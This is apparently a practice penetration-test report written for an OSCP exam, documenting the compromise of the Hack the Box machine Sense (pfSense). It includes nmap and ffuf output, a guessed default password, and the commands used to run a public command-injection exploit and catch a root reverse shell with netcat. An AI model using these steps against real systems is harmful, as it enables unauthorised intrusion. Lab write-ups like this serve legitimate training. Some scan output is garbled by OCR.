

---

# Offensive Security Certified Professional Exam Report

OSCP Exam Report

student@gmail.com, OSID: 12345

2021-07-12

# Contents

<b>1</b>	<b>Offensive Security OSCP Exam Report</b>	<b>3</b>
1.1	Introduction: . . . . .	3
1.2	Objective: . . . . .	3
1.3	Requirement: . . . . .	3
<b>2</b>	<b>High-Level Summary</b>	<b>4</b>
2.1	Recommendations: . . . . .	4
<b>3</b>	<b>Methodologies</b>	<b>5</b>
3.1	Information Gathering: . . . . .	5
3.2	Penetration: . . . . .	5
3.2.1	System IP: 10.10.10.60(Sense) . . . . .	5
3.2.1.1	Service Enumeration: . . . . .	5
3.2.1.2	Scanning . . . . .	6
3.2.1.3	Gaining Shell . . . . .	9
3.2.1.4	Privilege Escalation . . . . .	12
3.2.1.5	Proof File . . . . .	13
<b>4</b>	<b>Maintaining Access</b>	<b>14</b>
<b>5</b>	<b>House Cleaning:</b>	<b>15</b>

# 1 Offensive Security OSCP Exam Report

## 1.1 Introduction:

The Offensive Security Exam penetration test report contains all efforts that were conducted in order to pass the Offensive Security exam. This report will be graded from a standpoint of correctness and fullness to all aspects of the exam. The purpose of this report is to ensure that the student has a full understanding of penetration testing methodologies as well as the technical knowledge to pass the qualifications for the Offensive Security Certified Professional.

## 1.2 Objective:

The objective of this assessment is to perform an internal penetration test against the Hack the box practice network. The student is tasked with following a methodical approach in obtaining access to the objective goals. This test should simulate an actual penetration test and how you would start from beginning to end, including the overall report. An example page has already been created for you at the latter portions of this document that should give you ample information on what is expected to pass this course. Use the sample report as a guideline to get you through the reporting.

## 1.3 Requirement:

The student will be required to fill out this penetration testing report fully and to include the following sections:

- Overall High-Level Summary and Recommendations (non-technical)
- Methodology walkthrough and detailed outline of steps taken
- Each finding with included screenshots, walkthrough, sample code, and proof.txt if applicable.
- Any additional items that were not included

## 2 High-Level Summary

I was tasked with performing an internal penetration test towards Hack the box. An internal penetration test is a dedicated attack against internally connected systems. The focus of this test is to perform attacks, similar to those of a hacker and attempt to infiltrate Offensive Security's internal exam systems – **The Sense**. My overall objective was to evaluate the network, identify systems, and exploit flaws while reporting the findings back to Offensive Security. When performing the internal penetration test, there were several alarming vulnerabilities that were identified on the assigned machine. When performing the attacks, I was able to gain access to the system, primarily due to outdated patches and poor security configurations. During the testing, I had administrative level access to multiple systems. **Sense** was successfully exploited and access granted. This system as well as a brief description on how access was obtained are listed below:

**Sense(10.10.10.60)** - Default/weak user password and command injection in /status\_rrd\_graph\_img.php in this specific version

### 2.1 Recommendations:

We recommend patching the vulnerabilities identified during the testing to ensure that an attacker cannot exploit these systems in the future. One thing to remember is that these systems require frequent patching and once patched, should remain on a regular patch program to protect additional vulnerabilities that are discovered at a later date.

## 3 Methodologies

I utilized a widely adopted approach to performing penetration testing that is effective in testing how well the Offensive Security Exam environments is secured. Below is a breakout of how I was able to identify and exploit the variety of systems and includes all individual vulnerabilities found.

### 3.1 Information Gathering:

The information gathering portion of a penetration test focuses on identifying the scope of the penetration test. During this penetration test, I was tasked with exploiting the exam network. The specific IP addresses were:

**Sense - 10.10.10.60**

### 3.2 Penetration:

The penetration testing portions of the assessment focus heavily on gaining access to a variety of systems. During this penetration test, I was able to successfully gain access to **Sense**.

#### 3.2.1 System IP: 10.10.10.60(Sense)

##### 3.2.1.1 Service Enumeration:

The service enumeration portion of a penetration test focuses on gathering information about what services are alive on a system or systems. This is valuable for an attacker as it provides detailed information on potential attack vectors into a system. Understanding what applications are running on the system gives an attacker needed information before performing the actual penetration test. In some cases, some ports may not be listed.

Server IP Address	Ports Open
10.10.10.60	<b>TCP:</b> 80,443\

### 3.2.1.2 Scanning

#### Nmap-Initial

```
# Nmap 7.80 scan initiated Sun Jul 11 10:57:10 2021 as: nmap -sC -sV -vv -oA nmap/initial
↪ 10.10.10.60
Nmap scan report for 10.10.10.60
Host is up, received echo-reply ttl 63 (0.21s latency).
Scanned at 2021-07-11 10:57:10 PDT for 40s
Not shown: 998 filtered ports
Reason: 998 no-responses
PORT      STATE SERVICE REASON          VERSION
80/tcp    open  http    syn-ack ttl 63  lighttpd 1.4.35
|_ http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_ http-server-header: lighttpd/1.4.35
|_ http-title: Did not follow redirect to https://10.10.10.60/
|_ https-redirect: ERROR: Script execution failed (use -d to debug)
443/tcp   open  ssl/http syn-ack ttl 63  lighttpd 1.4.35
|_ http-favicon: Unknown favicon MD5: 082559A7867CF27ACAB7E9867A8B320F
|_ http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_ http-server-header: lighttpd/1.4.35
|_ http-title: Login
|_ ssl-cert: Subject: commonName=Common Name (eg, YOUR
↪ name)/organizationName=CompanyName/stateOrProvinceName=Somewhere/countryName=US/emailAddress=Email
↪ Address/organizationalUnitName=Organizational Unit Name (eg,
↪ section)/localityName=Somecity
|_ Issuer: commonName=Common Name (eg, YOUR
↪ name)/organizationName=CompanyName/stateOrProvinceName=Somewhere/countryName=US/emailAddress=Email
↪ Address/organizationalUnitName=Organizational Unit Name (eg,
↪ section)/localityName=Somecity
|_ Public Key type: rsa
|_ Public Key bits: 1024
|_ Signature Algorithm: sha256WithRSAEncryption
|_ Not valid before: 2017-10-14T19:21:35
|_ Not valid after: 2023-04-06T19:21:35
|_ MD5: 65f8 b00f 57d2 3468 2c52 0f44 8110 c622
|_ SHA-1: 4f7c 9a75 cb7f 70d3 8087 08cb 8c27 20dc 05f1 bb02
|_ -----BEGIN CERTIFICATE-----
|_ MII EK D C C A 5 G g A w I B A g I J A L C h a I p i w z 4 1 M A 0 G C S q G S I b 3 D Q E B C w U A M I G / M Q s w C Q Y D
|_ V Q Q G E w J V U z E S M B A G A 1 U E C B M J U 2 9 t Z X d o Z X J L M R E w D w Y D V Q Q H E w h T b 2 1 l Y 2 l 0 e T E U
|_ M B I G A 1 U E C h M L Q 2 9 t c G F u e U 5 h b W U x L z A t B g N V B A s T J k 9 y Z 2 F u a X p h d G l v b m F s I F V u
|_ a X Q g T m F t Z S A o Z W c s I H N L Y 3 R p b 2 4 p M S Q w I g Y D V Q Q D E x t D b 2 1 t b 2 4 g T m F t Z S A o Z W c s
|_ I F l P V V I g b m F t Z S k x H D A a B g k q h k i G 9 w 0 B C Q E W D U V t Y W l s I E F k Z H J l c 3 M w H h c N M T c x
```

```
| MDE0MTkyMTM1WhcNMjMwNDA2MTkyMTM1WjCBvzELMAkGA1UEBhMCVVMxEjAQBgNV
| BAgtCVNvbWV3aGVyZTERMA8GA1UEBxMIU29tZWNPdHkxFDASBgNVBAoTC0NvbXBh
| bnLOYWl1MS8wLQYDVQQLZyZPcmdhbm16YXRpb25hbCBVbm10IE5hbWUgKGVnLCBz
| ZWN0aW9uKTEkMCIGA1UEAxMhQ29tbW9uIE5hbWUgKGVnLCBZT1VSIG5hbWUpMRww
| GgYJKoZIhvcNAQkBFg1FbWFpbCBZGRyZXNzMIGfMA0GCSqGSIb3DQEBAQUAA4GN
| ADCBiQKBgQC/sWU6By081GbvttAfx47SWksgA7FavNrEoW9IRp0W/RF9Fp5BQesL
| L3FMJ0MHyGcfRhnl5VwDCL0E+1Y05az8PY8kUmjvXSVxQCLn6Mh3nTZkiAJ8vpB0
| WAnjltrTCEsv7Dnz20ofkpaUnoNGf03uKWpVRXl90lSe/BcDStffQIDAQABo4IB
| KDCCASQwHQYDVR00BBYEFDK5DS/hTsi9SHxT7490d/p3Lq05MIH0BgNVHSMEgeww
| gemAFDK5DS/hTsi9SHxT7490d/p3Lq05oYHFpIHCMIg/MQswCQYDVQGEWJVUzES
| MBAGA1UECBMJU29tZXdoZXJlMREwDwYDVQQHEWhTb21lY2l0eTEUMBIGA1UEChML
| Q29tcGFueU5hbWUxLzAtBgNVBAsTJk9yZ2FuaXphdGlvbmsIFVuaXQgTmFtZSAo
| ZWcsIHNLy3Rpb24pMSQwIyYDVQQDEXTDb21tb24gTmFtZSAoZWcsIFlPVVlgbmFt
| ZSkxHDAaBgkqhkiG9w0BCQEWDUVtYWlsIEFkZHZHJlc30CCQCwoWiKYsM+NTAMBgNV
| HRMEBTADAQH/MA0GCSqGSIb3DQEBCwUAA4GBAHNn+1AX2qWJ9zhgN3I4ES1Vq84l
| n6p70oBefxc31Pn3VDnbvJJFFcZdpLDxbIWh5lyjpTHRJQyHECTEMW677rFXJAl
| /cEYWHdndn9Gwaxn7JyffK5LUAPMPEDtudQb3cxrevP/iFZwefi2d5p3jfKDCcGI
| +Y0tZRIRzHWgQHa/
|_-----END CERTIFICATE-----
|_ssl-date: TLS randomness does not represent time
```

Read data files from: /usr/bin/./share/nmap

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/>.

# Nmap done at Sun Jul 11 10:57:51 2021 -- 1 IP address (1 host up) scanned in 40.61 seconds

## Nmap-Full

```
# Nmap 7.80 scan initiated Sun Jul 11 10:58:22 2021 as: nmap -sC -sV -vv -p- -oA nmap/full
↪ 10.10.10.60
```

Nmap scan report for 10.10.10.60

Host is up, received echo-reply ttl 63 (0.21s latency).

Scanned at 2021-07-11 10:58:22 PDT for 279s

Not shown: 65533 filtered ports

Reason: 65533 no-responses

PORT	STATE	SERVICE	REASON	VERSION
------	-------	---------	--------	---------

80/tcp	open	http	syn-ack ttl 63	lighttpd 1.4.35
--------	------	------	----------------	-----------------

| http-methods:

|\_ Supported Methods: GET HEAD POST OPTIONS

|\_http-server-header: lighttpd/1.4.35

|\_http-title: Did not follow redirect to https://10.10.10.60/

|\_https-redirect: ERROR: Script execution failed (use -d to debug)

443/tcp	open	ssl/http	syn-ack ttl 63	lighttpd 1.4.35
---------	------	----------	----------------	-----------------

|\_http-favicon: Unknown favicon MD5: 082559A7867CF27ACAB7E9867A8B320F

| http-methods:

|\_ Supported Methods: GET HEAD POST OPTIONS

|\_http-server-header: lighttpd/1.4.35

|\_http-title: Login

| ssl-cert: Subject: commonName=Common Name (eg, YOUR

↪ name)/organizationName=CompanyName/stateOrProvinceName=Somewhere/countryName=US/organizationalUnitName=Org

↪ Unit Name (eg, section)/emailAddress=Email Address/localityName=Somecity

| Issuer: commonName=Common Name (eg, YOUR

↪ name)/organizationName=CompanyName/stateOrProvinceName=Somewhere/countryName=US/organizationalUnitName=Org

↪ Unit Name (eg, section)/emailAddress=Email Address/localityName=Somecity

```
| Public Key type: rsa
| Public Key bits: 1024
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2017-10-14T19:21:35
| Not valid after: 2023-04-06T19:21:35
| MD5: 65f8 b00f 57d2 3468 2c52 0f44 8110 c622
| SHA-1: 4f7c 9a75 cb7f 70d3 8087 08cb 8c27 20dc 05f1 bb02
| -----BEGIN CERTIFICATE-----
| MII EK D C C A 5 G g A w I B a g I J A L C h a I p i w z 4 1 M A 0 G C S q G S I b 3 D Q E B C w U A M I G / M Q s w C Q Y D
| V Q Q G E w J V U z E S M B A G A 1 U E C B M J U 2 9 t Z X d o Z X J L M R E w D w Y D V Q Q H E w h T b 2 1 l Y 2 l 0 e T E U
| M B I G A 1 U E C h M L Q 2 9 t c G F u e U 5 h b W U x L z A t B g N V B A s T J k 9 y Z 2 F u a X p h d G l v b m F s I F V u
| a X Q g T m F t Z S A o Z W c s I H N L Y 3 R p b 2 4 p M S Q w I g Y D V Q Q D E x t D b 2 1 t b 2 4 g T m F t Z S A o Z W c s
| I F l P V V I g b m F t Z S k x H D A a B g k q h k i G 9 w 0 B C Q E W D U V t Y W l s I E F k Z H J l c 3 M w H h c N M T c x
| M D E 0 M T k y M T M 1 W h c N M j M w N D A 2 M T k y M T M 1 W j C B v z E L M A k G A 1 U E B h M C V M x E j A Q B g N V
| B A g T C V N v b W V 3 a G v y Z T E R M A 8 G A 1 U E B x M I U 2 9 t Z W N p d H k x F D A S B g N V B A o T C 0 N v b X B h
| b n l O Y W l l M S 8 w L Q Y D V Q Q L E y Z P c m d h b m l 6 Y X R p b 2 5 h b C B V b m l 0 I E 5 h b W U g K G V n L C B z
| Z W N 0 a W 9 u K T E k M C I G A 1 U E A x M b Q 2 9 t b W 9 u I E 5 h b W U g K G V n L C B Z T 1 V S I G 5 h b W U p M R w w
| G g Y J K o Z I h v c N A Q k B f g 1 F b W F p b C B B Z G R y Z X N z M I G f M A 0 G C S q G S I b 3 D Q E B A Q U A A 4 G N
| A D C B i Q K B g Q C / s W U 6 B y 0 8 L G b v t t A f x 4 7 S W k s g A 7 F a v N r E o W 9 I R p 0 W / R F 9 F p 5 B Q e s L
| L 3 F M J 0 M H y G c f R h n L 5 V w D C L 0 E + 1 Y 0 5 a z 8 P Y 8 k U m j v x S v x Q C L n 6 M h 3 n T Z k i A J 8 v p B 0
| W A n j l t r T C E s v 7 D n z 2 0 o f k p q a U n o N G f 0 3 u K W P v R X l 9 0 l S e / B c D S t f f Q I D A Q A B o 4 I B
| K D C C A S Q w H Q Y D V R 0 0 B B Y E F D K 5 D S / h T s i 9 S H x T 7 4 9 0 d / p 3 L q 0 5 M I H 0 B g N V H S M E g e w w
| g e m A F D K 5 D S / h T s i 9 S H x T 7 4 9 0 d / p 3 L q 0 5 o Y H F p I H C M I G / M Q s w C Q Y D V Q Q G E w J V U z E S
| M B A G A 1 U E C B M J U 2 9 t Z X d o Z X J L M R E w D w Y D V Q Q H E w h T b 2 1 l Y 2 l 0 e T E U M B I G A 1 U E C h M L
| Q 2 9 t c G F u e U 5 h b W U x L z A t B g N V B A s T J k 9 y Z 2 F u a X p h d G l v b m F s I F V u a X Q g T m F t Z S A o
| Z W c s I H N L Y 3 R p b 2 4 p M S Q w I g Y D V Q Q D E x t D b 2 1 t b 2 4 g T m F t Z S A o Z W c s I F l P V V I g b m F t
| Z S k x H D A a B g k q h k i G 9 w 0 B C Q E W D U V t Y W l s I E F k Z H J l c 3 0 C C Q C w o W i K Y s M + N T A M B g N V
| H R M E B T A D A Q H / M A 0 G C S q G S I b 3 D Q E B C w U A A 4 G B A H N n + 1 A X 2 q w J 9 z h g N 3 I 4 E S 1 V q 8 4 l
| n 6 p 7 0 o B e f x c f 3 1 P n 3 V D n b v J J F F c Z d p L D x b I W h 5 l y j p T H R J Q y H E C t E M W 6 7 7 r F X J A l
| / c E Y W H D n d n 9 G w a x n 7 J y f f K 5 l U A P M P E D t u d Q b 3 c x r e v P / i F Z w e f i 2 d 5 p 3 j F k D C c G I
| + Y 0 t Z R I R z H W g Q H a /
| _-----END CERTIFICATE-----
| _ssl-date: TLS randomness does not represent time
```

Read data files from: /usr/bin/./share/nmap

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .

# Nmap done at Sun Jul 11 11:03:01 2021 -- 1 IP address (1 host up) scanned in 278.72 seconds

## ffuf

index.html	[Status: 200, Size: 329, Words: 32, Lines: 25]
index.php	[Status: 200, Size: 6690, Words: 907, Lines: 174]
help.php	[Status: 200, Size: 6689, Words: 907, Lines: 174]
themes	[Status: 301, Size: 0, Words: 1, Lines: 1]
stats.php	[Status: 200, Size: 6690, Words: 907, Lines: 174]
css	[Status: 301, Size: 0, Words: 1, Lines: 1]
edit.php	[Status: 200, Size: 6689, Words: 907, Lines: 174]
includes	[Status: 301, Size: 0, Words: 1, Lines: 1]
license.php	[Status: 200, Size: 6692, Words: 907, Lines: 174]
system.php	[Status: 200, Size: 6691, Words: 907, Lines: 174]
status.php	[Status: 200, Size: 6691, Words: 907, Lines: 174]
javascript	[Status: 301, Size: 0, Words: 1, Lines: 1]



changelog.txt	[Status: 200, Size: 271, Words: 35, Lines: 10]
classes	[Status: 301, Size: 0, Words: 1, Lines: 1]
exec.php	[Status: 200, Size: 6689, Words: 907, Lines: 174]
widgets	[Status: 301, Size: 0, Words: 1, Lines: 1]
graph.php	[Status: 200, Size: 6690, Words: 907, Lines: 174]
tree	[Status: 301, Size: 0, Words: 1, Lines: 1]
wizard.php	[Status: 200, Size: 6691, Words: 907, Lines: 174]
shortcuts	[Status: 301, Size: 0, Words: 1, Lines: 1]
pkg.php	[Status: 200, Size: 6688, Words: 907, Lines: 174]
installer	[Status: 301, Size: 0, Words: 1, Lines: 1]
wizards	[Status: 301, Size: 0, Words: 1, Lines: 1]
xmlrpc.php	[Status: 200, Size: 384, Words: 78, Lines: 17]
reboot.php	[Status: 200, Size: 6691, Words: 907, Lines: 174]
interfaces.php	[Status: 200, Size: 6695, Words: 907, Lines: 174]
csrf	[Status: 301, Size: 0, Words: 1, Lines: 1]
system-users.txt	[Status: 200, Size: 106, Words: 9, Lines: 7]
filebrowser	[Status: 301, Size: 0, Words: 1, Lines: 1]
%7Echeckout%7E	[Status: 403, Size: 345, Words: 33, Lines: 12]
classes	[Status: 301, Size: 0, Words: 1, Lines: 1]
css	[Status: 301, Size: 0, Words: 1, Lines: 1]
favicon.ico	[Status: 200, Size: 1406, Words: 3, Lines: 7]
installer	[Status: 301, Size: 0, Words: 1, Lines: 1]
javascript	[Status: 301, Size: 0, Words: 1, Lines: 1]
tree	[Status: 301, Size: 0, Words: 1, Lines: 1]
widgets	[Status: 301, Size: 0, Words: 1, Lines: 1]
wizards	[Status: 301, Size: 0, Words: 1, Lines: 1]
~sys~	[Status: 403, Size: 345, Words: 33, Lines: 12]

### 3.2.1.3 Gaining Shell

**System IP: 10.10.10.60**

**Vulnerability Exploited :** Default/weak user password and command injection in /status\_rrd\_graph\_img.php in this specific version

**System Vulnerable :** 10.10.10.60


**Vulnerability Explanation :** This version of pfSense is vulnerable to command injection from a specific feature called /status\_rrd\_graph\_img.php

**Privilege Escalation Vulnerability :** Giving root access to the application owner logins

**Vulnerability fix :** Upgrading the application to the latest version and need to avoid using the default/weak password and for application login. Need to avoid application owner a high privileged access or we need to disable login for the application logins

**Severity Level :** Critical


From the result i can see that its asking only for the username and password. Not helpful while trying for the SQL injection.



**Figure 3.1:** 205-web.png

Searching for the default username and password and found that the default username and password for pfsense is admin:pfsense which is not working in this box.

Searched for the exploit and found a remote code execution with the command injection.



**Figure 3.2:** 210-Searchsploit.png

While examining the code i can see that this exploit is authentication based. So for this exploit to work it requires the correct username and password. It seems like this exploit is based on /status\_rrd\_graph\_img.php.

```
,
4 parser = argparse.ArgumentParser()
5 parser.add_argument("--rhost", help = "Remote Host")
5 parser.add_argument('--lhost', help = 'Local Host listener')
7 parser.add_argument('--lport', help = 'Local Port listener')
3 parser.add_argument("--username", help = "pfsense Username")
3 parser.add_argument("--password", help = "pfsense Password")
3 args = parser.parse_args()
1
- . . . . .
```


**Figure 3.3:** 215-exploit\_examine.png

After a long wait i found that there is a folder called system-users.txt from ffuf.

```
csrf [Status: 301, Size: 0, Words: 1, Lines: 1]
system-users.txt [Status: 200, Size: 106, Words: 9, Lines: 7]
filebrowser [Status: 301, Size: 0, Words: 1, Lines: 1]
```

**Figure 3.4:** 220-system\_users.png

From the system-users.txt i could see a potential username for this box.



```
#####Support ticket###

Please create the following user

username: Rohit
password: company defaults
```

**Figure 3.5:** 225-username.png

We could try with rohit:pfsense to check if we are able to get hold or not.




Figure 3.6: 230-pfsense\_login.png

From the same i am able to login without any issues.

### 3.2.1.4 Privilege Escalation

Since we have the username and password we can run the exploit without any issues. As per the script it runs the python reverse shell payload to /status\_rrd\_graph\_img.php feature. We need to set the netcat session to get the reverseshell back to us.

From the script it seems like it requires the arguments such as port,username,password etc.

```
→ I7Z3R0
→ I7Z3R0 python2.7 43560.py -h
usage: 43560.py [-h] [--rhost RHOST] [--lhost LHOST] [--lport LPORT]
               [--username USERNAME] [--password PASSWORD]

optional arguments:
  -h, --help            show this help message and exit
  --rhost RHOST          Remote Host
  --lhost LHOST          Local Host listener
  --lport LPORT          Local Port listener
  --username USERNAME    pfsense Username
  --password PASSWORD    pfsense Password
→ I773R0
```

Figure 3.7: 235-script\_arguments.png

By running the script with python3 we got the reverse shell back to us as direct root.

```
→ I7Z3R0 python3 43560.py --rhost 10.10.10.60 --lhost 10.10.14.24 --lport 9001 --username rohit --password pfsense
CSRF token obtained
Running exploit...
Exploit completed
→ I7Z3R0

→ I7Z3R0 nc -nlvp 9001
Listening on 0.0.0.0 9001
Connection received on 10.10.10.60 51672
sh: can't access tty; job control turned off
# id
uid=0(root) gid=0(wheel) groups=0(wheel)
#
```

**Figure 3.8:** 240-root.png

### 3.2.1.5 Proof File

#### User

```
# cat /home/rohit/user.txt;echo
872 [REDACTED] 48b
#
```

**Figure 3.9:** 245-user.txt.png

#### Root

```
# cat /root/root.txt;echo
d08 [REDACTED] 1a86
```

**Figure 3.10:** 250-root.txt.png

## 4 Maintaining Access

Maintaining access to a system is important to us as attackers, ensuring that we can get back into a system after it has been exploited is invaluable. The maintaining access phase of the penetration test focuses on ensuring that once the focused attack has occurred, we have administrative access over the system again. Many exploits may only be exploitable once and we may never be able to get back into a system after we have already performed the exploit. Maintaining access to a system is important to us as attackers, ensuring that we can get back into a system after it has been exploited is invaluable. The maintaining access phase of the penetration test focuses on ensuring that once the focused attack has occurred, we have administrative access over the system again. Many exploits may only be exploitable once and we may never be able to get back into a system after we have already performed the exploit.

## 5 House Cleaning:

The house cleaning portions of the assessment ensures that remnants of the penetration test are removed. Often fragments of tools or user accounts are left on an organization's computer which can cause security issues down the road. Ensuring that we are meticulous and no remnants of our penetration test are left over is important.

After collecting trophies from the system was completed, We removed all user accounts and passwords as well as the exploit code written on the system. Hack the box should not have to remove any user accounts or services from the system.